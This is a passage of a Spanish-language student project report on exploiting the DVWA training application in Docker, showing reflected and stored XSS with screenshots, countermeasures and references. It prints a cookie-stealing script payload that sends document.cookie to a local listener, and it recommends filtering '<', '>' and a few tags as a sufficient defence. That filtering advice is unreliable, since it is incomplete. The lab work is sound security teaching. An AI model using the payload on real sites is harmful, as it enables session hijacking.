



Ilustración 62 - Server python

Introducimos este código <script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script> y con este código podemos ver un directorio con todo la información de esa cookie.





En la captura se ve como el servidor que abrimos recoge la cookie




Ilustración 64 - Python server recoge cookie



Contramedida

Se recomienda filtrar siempre la información procedente del usuario antes de hacer uso de ella. Generalmente con filtrar los caracteres “<” y “>” sería suficiente, aunque se recomienda también filtrar los nombres de las etiquetas que pueden resultar peligrosas en este tipo de ataque como <script>, <object>, <applet>, <embed> y <form>.



Xss stored (Directo o Persistente)

Descripción de la vulnerabilidad

Esta vulnerabilidad consiste en embeber código HTML o JavaScript en una aplicación web y llegar incluso a modificar la interfaz del sitio web. También compromete la seguridad del usuario como la anterior vulnerabilidad.

La diferencia con el anterior es que se queda en la base de datos por eso se le llama persistente.

Ejecución del ataque

<https://youtu.be/VvTrIW-LYhM>

Para empezar con esta vulnerabilidad probaremos con un nombre y un mensaje y saldrá como resultado el mensaje y el nombre

The screenshot shows a Kali Linux desktop environment with a browser window open to the DVWA 'Stored Cross Site Scripting (XSS)' page. The URL is `localhost/vulnerabilities/xss_s/`. On the left, a sidebar menu lists various DVWA vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the sidebar, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. The main content area has two input fields: 'Name' with 'pedro' and 'Message' with 'hotaaaaa'. Below these fields are 'Sign Guestbook' and 'Clear Guestbook' buttons. To the right, under 'More Information', there is a list of links related to XSS attacks. At the bottom of the main content area, there are 'View Source' and 'View Help' buttons. The status bar at the bottom of the screen shows various icons and the date/time: 17:41 23/04/2022.

This screenshot shows the same DVWA page after the exploit has been executed. The 'Name' field still contains 'pedro' and the 'Message' field contains 'hotaaaaa'. However, the status bar at the bottom now displays the message 'Name: pedro Message: hotaaaaa', indicating that the injected script has been stored and displayed. The rest of the interface and sidebar are identical to the previous screenshot.

Ilustración 65 - XSS stored probando



<script>alert("tu has sido hackeado")</script> y saltara un pop up

The screenshot shows the DVWA Stored Cross Site Scripting (XSS) page. In the 'Message' input field, the user has entered the payload: <script>alert("tu has sido hackeado")</script>. Below the input fields, a preview shows the message 'holaaaaaa'. On the right, under 'More Information', there is a list of XSS references. At the bottom, it shows the user is 'admin' with 'Security Level: low' and 'PHPIDS: disabled'. A modal dialog box is displayed at the bottom right, showing the alert message 'tu has sido hackeado' with an 'OK' button.

This screenshot is identical to the one above, showing the DVWA Stored XSS page with the same payload entered in the 'Message' field. The modal dialog box at the bottom right also displays the same alert message 'tu has sido hackeado' with an 'OK' button.

Ilustración 66 - <script>alert("tu has sido hackeado")</script>



<script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>

Usaremos este código, pero hay un problema que no te deja escribir más palabras la celda y para ello iremos al código fuente de la página y cambiaremos la longitud del campo en el que estamos escribiendo el script y así ya podremos entrar en el directorio y ver lo que tiene esa cookie.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA application at localhost/vulnerabilities/xss_s/. The main content area displays the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. In the 'Message' input field, the user has entered the payload: <script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>. Below the input field, two preview boxes show the message as it appears to other users: 'Name: pedro' and 'Message: holaaaaaa'. A 'More Information' section provides links to various XSS resources. The browser's status bar at the bottom right shows the URL as 'T742 23/04/2022'.

This screenshot shows the same DVWA application setup as above, but with developer tools (F12) open in the browser. The 'Elements' tab is selected, and the 'Inspector' panel shows the HTML structure of the page, specifically focusing on the 'Message' input field which contains the XSS payload. The 'Computed' tab in the developer tools shows the CSS styles applied to the element, including 'font-size: 10px; font-family: sans-serif; vertical-align: middle;'. The browser's status bar at the bottom right shows the URL as 'T742 23/04/2022'.

Ilustración 67 - Cambiando la longitud del campo mensaje






Ilustración 68 - <script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script> vemos el directorio de la cookie

Contramedida

Las contramedidas son como en la anterior vulnerabilidad:

Se recomienda filtrar siempre la información procedente del usuario antes de hacer uso de ella. Generalmente con filtrar los caracteres “<” y “>” sería suficiente, aunque se recomienda también filtrar los nombres de las etiquetas que pueden resultar peligrosas en este tipo de ataque como <script>, <object> y <form>.



Planificación del desarrollo y puesta en marcha del proyecto

En este diagrama de Gantt se puede ver como he ido haciendo el proyecto y cuanto he tardado en hacer cada tarea del proyecto.




Ilustración 69 - Diagrama de Gantt

Leyenda:

Aprender a instalarlo e Instalación Docker + DVWA

Buscar información sobre las vulnerabilidades

Preparando y grabando videos de las vulnerabilidades

Documentación sobre el Proyecto (Videos)



Definición de procedimientos de control y evaluación de la ejecución de proyectos

En este proyecto he aprendido a usar Docker e instalar contenedores en Docker, también he aprendido seguridad sobre cómo funcionan las vulnerabilidades y como se pueden atacar esas vulnerabilidades y lo bueno de hacer este proyecto es que en un futuro si tengo que proteger una web ya sabré qué medidas poner en la página web para que no me puedan atacar.

Los objetivos de este proyecto se han cumplido con éxito, ya que a lo largo del proyecto he podido realizar la instalación DVWA en Docker y realizar los ataques sin ningún fallo.

De cara a futuro tengo pensado ampliar mi proyecto de DVWA y ponerlo en un servidor de un instituto o empresa, para que todo el mundo pueda entrar en DVWA y probar los ataques y vulnerabilidades y así puedan aprender como yo a proteger sus Webs.



Referencias y bibliografía

YouTube

<https://www.youtube.com/watch?v=VStAPZarfIc>

<https://www.youtube.com/watch?v=to3Ju-xUsd8>

[Los dos videos de arriba por si los borran\(Copia\)](#)

1-Playlist

<https://www.youtube.com/playlist?list=PLHUKi1UIEgOJLPSFZaFKMoexpM6qhOb4Q>

[Copia de la playlist por si la borran](#)

2-Playlist

<https://www.youtube.com/playlist?list=PLMcXv2jVcbgp4J7240jF3pxGh8LIsHdCU>

[Copia de la playlist por si la borran](#)

Páginas web

<https://www.incibe.es/sala-prensa/notas-prensa/incibe-gestionara-mas-100000-incidentes-ciberseguridad-durante-2021>

<https://pentest-tools.com/blog/sql-injection-attacks>

<https://pentest-tools.com/blog/xss-attacks-practical-scenarios>

<https://www.creadpag.com/2021/09/como-instalacion-de-dvwa-en-docker.html>

Anexos

Instalación en Windows

[Copia de los videos por si los borran](#)

Windows sin Docker

<https://www.youtube.com/watch?v=haLpW26JPmw>

Windows con Docker

https://www.youtube.com/watch?v=_et7H0EQ8fY



Instalación en Linux

[Copia de los videos por si los borran](#)

Linux con Docker

Instalación de Docker

<https://www.youtube.com/watch?v=WsRdIBI6ONQ>

Instalación de DVWA en Docker

<https://www.youtube.com/watch?v=YpbLuPtWHnI>

